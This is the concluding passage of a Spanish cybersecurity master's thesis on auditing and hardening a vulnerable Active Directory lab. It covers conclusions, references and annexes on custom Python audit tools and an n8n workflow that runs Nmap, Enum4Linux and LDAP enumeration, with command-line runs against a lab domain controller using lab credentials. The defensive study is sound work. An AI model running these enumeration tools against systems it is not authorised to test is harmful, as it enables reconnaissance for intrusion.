- **Transformación técnica del entorno:** De compromiso garantizado a postura defensiva robusta, demostrando capacidad profesional de auditoría y hardening avanzado en entornos empresariales.

Este proyecto ha demostrado que la seguridad efectiva en Active Directory requiere, ineludiblemente, la integración metódica de análisis automatizados, verificación manual y validación práctica. El proceso ha proporcionado algunos aprendizajes clave:

- **La superficialidad en los análisis automatizados genera una falsa sensación de seguridad:** Sólo la correlación directa con pruebas manuales, explotación real y revisión exhaustiva de configuraciones permite identificar y cerrar todos los vectores, eliminando falsos negativos y vulnerabilidades residuales.
- **El valor del enfoque por impacto real:** Priorizar no por CVSS puro, sino por contexto técnico y organizacional, asegura una asignación óptima de recursos y la protección de los activos más sensibles.
- **La iteración y documentación son innegociables:** Cada actividad, comando, configuración y evidencia debe quedar registrada de forma exhaustiva, facilitando la trazabilidad, reproducibilidad y evolución futura del entorno auditado.
- **El entorno y el adversario evolucionan:** Las configuraciones que hoy mitigan

totalmente el riesgo pueden tornarse insuficientes en futuros escenarios de ataque o ante cambios en el ecosistema de amenazas, por lo que mantener la vigilancia, la capacitación y la capacidad de reacción es vital.

- **Las métricas objetivas son el lenguaje universal:** Medir la reducción cuantificable de vectores de ataque, el tiempo potencial de compromiso y el alineamiento con marcos normativos permite comunicar resultados y justificar inversiones en seguridad ante cualquier stakeholder del negocio.

El proyecto confirma que sólo una postura proactiva, interdisciplinar y documentada garantiza la seguridad sostenible y la credibilidad profesional en cualquier entorno empresarial modernamente gestionado.

9. CONCLUSIONES FINALES

El presente proyecto ha establecido un estándar avanzado en la auditoría y remediación integral de entornos Active Directory, superando ampliamente el marco de una evaluación técnica convencional. Se ha demostrado que la combinación sistemática de metodologías automatizadas (PingCastle, OpenVAS, Nessus, BloodHound) y análisis manual especializado posibilita una detección y erradicación efectiva de vulnerabilidades, eliminando tanto riesgos críticos como vectores residuales teóricos.

La estructura priorizada por fases de remediación ha permitido erradicar en tiempo y forma todos los vectores relevantes, desde exposiciones de credenciales y persistencia inmediata hasta debilidades estructurales y problemas residuales de configuración. El resultado cuantificable es una transformación real: pasar de un escenario inicial de compromiso garantizado en minutos a una postura defensiva robusta, documentada y alineada con los estándares internacionales más exigentes (NIST CSF, CIS Controls v8, MITRE ATT&CK).

La capacidad de correlacionar hallazgos de distintas fuentes, la trazabilidad exhaustiva de cada acción mediante más de 100 comandos operativos documentados, y la justificación técnica para cada control implementado evidencian tanto dominio técnico avanzado como madurez metodológica y profesionalismo documental. La integración de herramientas de automatización desarrolladas específicamente para el proyecto (workflows N8N, herramientas en lenguaje Python personalizados y reportes) demuestra competencias no solo en auditoría y hardening, sino también en el desarrollo de soluciones innovadoras aplicables a entornos empresariales reales.

En suma, el proyecto no solo resuelve la problemática de seguridad planteada, sino que sirve como **referencia metodológica y base replicable** para despliegues reales de hardening y auditoría en entornos empresariales complejos. La integración de mejora continua, documentación exhaustiva y alineamiento normativo garantiza que la protección alcanzada sea sostenible, auditable y evolutiva frente a riesgos presentes y futuros.

10. AGRADECIMIENTOS

La culminación de este proyecto final representa no solo el cierre de una etapa académica significativa, sino también la materialización del esfuerzo, dedicación y conocimiento adquirido a lo largo del Máster en Ciberseguridad de Tokio School.

Deseo expresar mi más sincero agradecimiento al **Profesor Jaime Morales**, tutor y corrector de este proyecto final, cuya guía técnica, rigor metodológico y visión profesional han sido fundamentales para el desarrollo y consolidación de este trabajo. Su capacidad para transmitir conocimientos avanzados de ciberseguridad, su disponibilidad para resolver dudas complejas y su enfoque orientado a la excelencia técnica han sido pilares esenciales durante todo el proceso. Las enseñanzas recibidas trascienden lo meramente académico, proporcionando una perspectiva alineada con las exigencias reales del sector profesional de la ciberseguridad.

Asimismo, quiero agradecer profundamente al **claustro de profesores de Tokio School** que han participado en la impartición de los diferentes módulos que componen este programa formativo. Cada uno de ellos ha contribuido con su experiencia, conocimientos especializados y profesionalismo a construir una base sólida y multidisciplinaria que abarca desde fundamentos técnicos hasta aplicaciones avanzadas de seguridad ofensiva y defensiva. Su compromiso con la formación de calidad y la transmisión de competencias actualizadas ha sido determinante para alcanzar este nivel de especialización.

Este proyecto es el resultado del apoyo de un equipo docente comprometido con la excelencia y de una institución que apuesta por la formación práctica, rigurosa y alineada con los estándares internacionales del sector. Mi gratitud es extensiva a todos aquellos que, desde distintos roles, han contribuido a hacer de esta experiencia formativa un punto de inflexión en mi desarrollo profesional.

11. REFERENCIAS BIBLIOGRÁFICAS

Frameworks y Metodologías

1. **PTES - Penetration Testing Execution Standard**
   Technical Guidelines. Disponible en: http://www.pentest-standard.org/index.php/Main_Page
2. **MITRE ATT&CK Framework v14**
   Enterprise Matrix for Windows. Disponible en: https://attack.mitre.org/matrices/enterprise/windows/
3. **NIST Cybersecurity Framework 2.0**
   National Institute of Standards and Technology (2024). Disponible en: https://www.nist.gov/cyberframework
4. **CIS Controls v8**
   Center for Internet Security (2021). Disponible en: https://www.cisecurity.org/controls/v8

Documentación Técnica de Herramientas

5. **Nmap Network Scanning**
   Gordon "Fyodor" Lyon. Official Guide. Disponible en: https://nmap.org/book/
6. **Impacket - Python Classes Collection**
   Core Security Technologies. GitHub Repository. Disponible en: https://github.com/fortra/impacket
7. **BloodHound Documentation**
   SpecterOps (2023). Graph Theory Applied to Active Directory. Disponible en: https://bloodhound.readthedocs.io/
8. **PingCastle - Active Directory Security Assessment**
   Vincent Le Toux. Official Documentation. Disponible en: https://www.pingcastle.com/documentation/
9. **Mimikatz Documentation**
   Benjamin Delpy. Credential Extraction Techniques. Disponible en: https://github.com/gentilkiwi/mimikatz/wiki
10. **n8n Workflow Automation**
    Official Documentation. Disponible en: https://docs.n8n.io/

Active Directory Security

11. **Microsoft Active Directory Security Best Practices**
    Microsoft Security Team (2023). Disponible en: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices

12. **RFC 4120 - The Kerberos Network Authentication Service (V5)**
    Internet Engineering Task Force (2005). Disponible en: https://datatracker.ietf.org/doc/html/rfc4120
13. **"Attacking Active Directory: 0 to 0.9"**
    SpecterOps Research Team. WhitePaper Series. Disponible en: https://posts.specterops.io/
14. **Vulnerable-AD Framework**
    WazeHell/safebuffer. GitHub Repository. Disponible en: https://github.com/safebuffer/vulnerable-AD

Técnicas de Explotación y Post-Explotación

15. **"Kerberoasting Without Mimikatz"**
    Tim Medin. DerbyCon 2014. Disponible en: https://www.youtube.com/watch?v=PUyhlN-E5MU
16. **"A Guide to Attacking Domain Trusts"**
    harmj0y (Will Schroeder). SpecterOps Blog (2017).
17. **"DCSync: Dump Password Hashes from Domain Controller"**
    Benjamin Delpy & Vincent Le Toux. Technical Paper (2015).

Librerías y Herramientas Python

18. **ldap3 - Pure Python LDAP Client Library**
    Disponible en: https://ldap3.readthedocs.io/
19. **cryptography - Cryptographic Recipes for Python**
    Python Cryptographic Authority. Disponible en: https://cryptography.io/
20. **pyasn1 - ASN.1 Types and Codecs**
    Disponible en: https://pyasn1.readthedocs.io/

Informes y Estudios Sectoriales

21. **IBM Cost of a Data Breach Report 2023**
    Ponemon Institute & IBM Security. Disponible en: https://www.ibm.com/security/data-breach
22. **Verizon 2024 Data Breach Investigations Report**
    Disponible en: https://www.verizon.com/business/resources/reports/dbir/

12. ANEXOS

ANEXO A: HERRAMIENTAS PERSONALIZADAS DESARROLLADAS

A.1 CryptoAD Auditor v1.0

Es una herramienta creada en lenguaje Python especializada en auditoría criptográfica de Active Directory que analiza 80+ vectores de seguridad relacionados con configuraciones de cifrado, protocolos legacy y políticas de autenticación. Es una fase beta en su versión 1.0, la intención es seguir con su desarrollo.

◆ *¿Qué hace?*

- Detecta cifrados débiles (RC4, DES) en Kerberos y comunicaciones
- Identifica cuentas vulnerables a Kerberoasting y AS-REP Roasting
- Evalúa políticas de firma LDAP/SMB
- Analiza protecciones de credenciales (LSA Protection, Credential Guard)
- Audita cifrado de datos en reposo (BitLocker, EFS)
- Revisa configuraciones de GPOs, certificados y logs de seguridad

◆ *Beneficio clave:*


Cubre un gap crítico que herramientas estándar (PingCastle, BloodHound) no evalúan en profundidad: las debilidades criptográficas que permiten ataques avanzados contra Active Directory.

A continuación se presenta la herramienta ejecutada en la terminal, teniendo como referencia el objetivo vulnerable AD. El reporte final se adjunta como un enlace web donde se puede visuales los detalles de los resultados obtenidos


```
┌──(ilanami㉿ilanami)-[~/proyecto/herramientas]
└─$ python cryptoad_auditor.py  -t 192.168.37.10  -d domain.local -u tokio -p proyecto
CryptoAD Auditor v1.0
Categorización Automática Universal para Active Directory
============================================================
```

[Evidencia: A1.a_Ejecución_Crypto.png] - Ejecución de la herramienta en la terminal de Kali Linux.


[Evidencia: A1.b_ResultadosEjecución_Crypto.png] - Prueba de conectividad de la herramienta.



[Evidencia: A1.c_Analisis_Crypto.png] - Análisis de las reglas configuradas.



[Evidencia: A1.d_Analisis_Crypto.png] - Continuación del análisis de las reglas configuradas.



[Evidencia: A1.e_Analisis_Crypto.png] - Resultados en Resumen Ejecutivo de los hallazgos.

– Reporte del Análisis con cryptoad_auditor.py :

https://ilanami.github.io/auditoria-ad-proyecto/CryptoAD_Auditoria_20251013_181608.html

---

A.2 AD Analyzer Pro v1.0

Es una herramienta creada en lenguaje Python de análisis integral de Active Directory enfocada en configuraciones generales de seguridad, compliance y gestión de identidades. Es una fase beta en su versión 1.0, la intención es seguir con su desarrollo.

◆ *¿Qué hace?*


- Evalúa configuraciones del dominio y bosque (Functional Levels, Schema)
- Analiza políticas de grupo (GPOs) inseguras
- Detecta permisos excesivos y delegación insegura
- Identifica cuentas administrativas sin MFA y privilegios elevados
- Evalúa cumplimiento con CIS Controls v8
- Audita relaciones de confianza (trusts) entre dominios

◆ *Beneficio clave:*


Proporciona una visión holística del estado de seguridad de AD complementaria a CryptoAD Auditor, enfocándose en configuraciones organizacionales y cumplimiento normativo.

A continuación se presenta la herramienta ejecutada en la terminal, teniendo como referencia el objetivo vulnerable AD. El reporte final se adjunta como un enlace web donde se puede

visuales los detalles de los resultados obtenidos



[Evidencia: A2.a_Ejecucion_ad_analizer_pro.png] - Ejecución de la herramienta en la terminal y banner de presentación.



[Evidencia: A2.b_Analisis_ad_analizer_pro.png] - Análisis de vulnerabilidades y recolección de datos del sistema objetivo.

[Evidencia: A2.c_Resultados_ad_analizer_pro.png] - Resultados del análisis, información del dominio y top hallazgos críticos encontrados.

– Reporte del Análisis con ad_analyzer_pro :

https://ilanami.github.io/auditoria-ad-proyecto/ad_analyzer_report_20251015_225210.html

---

A.3 Workflow de Automatización con n8n : Orquestador Active Directory

Es una herramienta creada en N8N que contiene un flujo de trabajo automatizado, la cual orquesta la ejecución secuencial de herramientas estándar (Nmap, Enum4Linux, SMBClient, LDAPSearch) y personalizadas (CryptoAD Auditor, AD Analyzer Pro), consolidando resultados en un reporte ejecutivo unificado. La intención es continuar con su desarrollo y mejora para migrar a un servidor https.

Arquitectura del Sistema (3 Capas)

1. n8n Orchestrator (Docker)

- Plataforma de workflow desplegada en contenedor Docker
- Coordina la ejecución de todas las herramientas
- **Interfaz web:** http://localhost:5678

```
bash
# Despliegue con Docker (mejores prácticas)
```

```
docker run -d --name n8n-orchestrator \
  -p 5678:5678 \
  -v ~/.n8n:/home/node/.n8n \
  n8nio/n8n
```

◆ **Ventajas de Docker:**

- Entorno aislado y reproducible
- Sin dependencias del sistema host
- Persistencia de workflows

2. Servidor API REST (Python HTTP)

- Archivo: **advanced_server.py**
- Basado en **http.server** nativo de Python (no Flask)
- Puerto: 8080

```
bash
python3 advanced_server.py
# API disponible en: http://localhost:8080
```

◆ **Funciones principales:**

- Recibe datos consolidados del workflow n8n
- Ejecuta herramientas personalizadas (CryptoAD, AD Analyzer)
- Genera reportes HTML dinámicos
- Calcula scoring de riesgo inteligente
- Expone reporte final vía HTTP

3. Herramientas de Auditoría

- Estándar: Nmap, Enum4Linux, SMBClient, LDAPSearch
- Personalizadas: CryptoAD Auditor, AD Analyzer Pro
-

Flujo de Trabajo Completo

[Trigger Manual] → Inicio de auditoría ➡️ [Nmap Scan] → Puertos y servicios ➡️[Enum4Linux] → Enumeración SMB/RPC ➡️ [SMB Analysis] → Recursos compartidos ➡️[LDAP Enum] → Objetos del directorio ➡️ [CryptoAD Auditor] → 15 hallazgos criptográficos ➡️ [AD Analyzer Pro] → 23 configuraciones inseguras ➡️ [Motor Consolidación] → Unifica todos los datos ➡️

POST /generate-report] → Genera HTML profesional ➡️[Reporte Final] → http://localhost:8080

Integración con Herramientas Personalizadas

◆ **Ejecución desde n8n:**

- Nodos personalizados para ejecutar y procesar cada herramienta.
- Motor de Análisis Inteligente para integrar todos los resultados
- Reporte generado con todos los resultados y apertura en navegador de forma automática.

◆ **Validación de datos reales:**

- El servidor valida que los JSON contengan hallazgos reales
- Rechaza datos mock o vacíos
- Garantiza calidad del reporte final

Beneficios del Sistema

- **Eficiencia:**
  - Reducción significativa del tiempo de auditoría
  - Eliminación de errores humanos en comandos
  - Ejecución consistente y reproducible


- **Calidad:**
  - Reportes estandarizados con formato profesional
  - Consolidación automática de múltiples fuentes
  - Análisis de riesgo contextual (no solo CVSS)

- **Escalabilidad:**
  - Fácil agregar nuevas herramientas al workflow
  - Aplicable a múltiples auditorías sin reconfiguración
  - Base para servicios de auditoría continua


Evidencias Técnicas del Orquestador

```
┌──(ilanami㉿ilanami)-[~/proyecto/servidor]
└─$ python working_server.py
2025-10-12 18:03:24,493 - INFO - 🚀 Working N8N HTTP Server starting...
2025-10-12 18:03:24,493 - INFO - 📁 Serving from: /home/ilanami/proyecto
2025-10-12 18:03:24,493 - INFO - 🔧 WORKING VERSION - Solo lo esencial que funciona
2025-10-12 18:03:24,494 - INFO - 🚀 Working N8N HTTP Server started on port 8080
2025-10-12 18:03:24,494 - INFO - 📡 Available endpoints:
2025-10-12 18:03:24,494 - INFO -   GET  /api/config - System configuration
2025-10-12 18:03:24,494 - INFO -   GET  /api/credentials - System credentials
2025-10-12 18:03:24,494 - INFO -   GET  /api/target-check - Target connectivity check
2025-10-12 18:03:24,495 - INFO -   GET  /api/json-report - Get latest AD-Analyzer Pro JSON report
2025-10-12 18:03:24,495 - INFO -   GET  /api/crypto-json-report - Get latest CryptoAD-Auditor JSON report
2025-10-12 18:03:24,495 - INFO -   GET  /dashboard - View security dashboard
2025-10-12 18:03:24,495 - INFO -   POST /api/execute - Execute basic tools (Nmap, Enum4Linux, SMB, LDAP)
2025-10-12 18:03:24,495 - INFO -   POST /api/ad-analyzer-pro - Execute AD-Analyzer Pro
2025-10-12 18:03:24,495 - INFO -   POST /api/cryptoad-auditor - Execute CryptoAD-Auditor
2025-10-12 18:03:24,495 - INFO -   POST /api/dashboard/update - Update dashboard metrics
2025-10-12 18:03:24,495 - INFO -   POST /api/generate-html - Generate HTML report
2025-10-12 18:03:24,496 - INFO -   POST /api/save-report - Save and open HTML report
```


[Evidencia: A3.a_Levantar_Servidor_Python.png] - Proceso desde terminal del levantamiento del servidor en python para la ejecución del Orquestador en n8n.



